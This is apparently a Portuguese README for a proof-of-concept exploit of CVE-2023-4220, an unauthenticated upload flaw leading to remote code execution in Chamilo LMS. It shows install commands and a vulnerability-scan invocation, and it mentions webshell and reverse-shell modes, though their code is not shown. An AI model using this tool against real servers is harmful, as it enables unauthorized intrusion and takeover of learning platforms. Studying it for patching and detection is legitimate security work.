 m3m0o/chamilo-lms-unauthenticated-big-upload-rce-poc
Este é um script escrito em Python que permite a exploração da falha de segurança do software LMS Chamilo descrita em CVE-2023-4220

Este é um script escrito em Python que permite a exploração da falha de segurança do software LMS do Chamilo descrita em CVE-2023-4220. O sistema é vulnerável em versões anteriores à 1.11.24.
Clone o repositório para sua máquina e instale as dependências usando pip (é recomendado usar virtualenv para criar um ambiente e separar essas instalações das instalações globais)
git clone https://github.com/m3m0o/chamilo-lms-unauthenticated-big-upload-rce-poc
cd chamilo-lms-unauthenticated-big-upload-rce-poc
pip install -r requirements.txt
O script precisa da URL alvo com o caminho raiz do Chamilo (como http://example.com/chamilo, http://example.com ou http://chamilo.example.com) e de uma ação a ser executada (há três disponíveis: scan, webshell e revshell).

Essa ação verificará se o alvo é vulnerável tentando acessar o endpoint /main/inc/lib/javascript/bigupload/files/.
python3 main.py -u http://example.com/chamilo -a scan
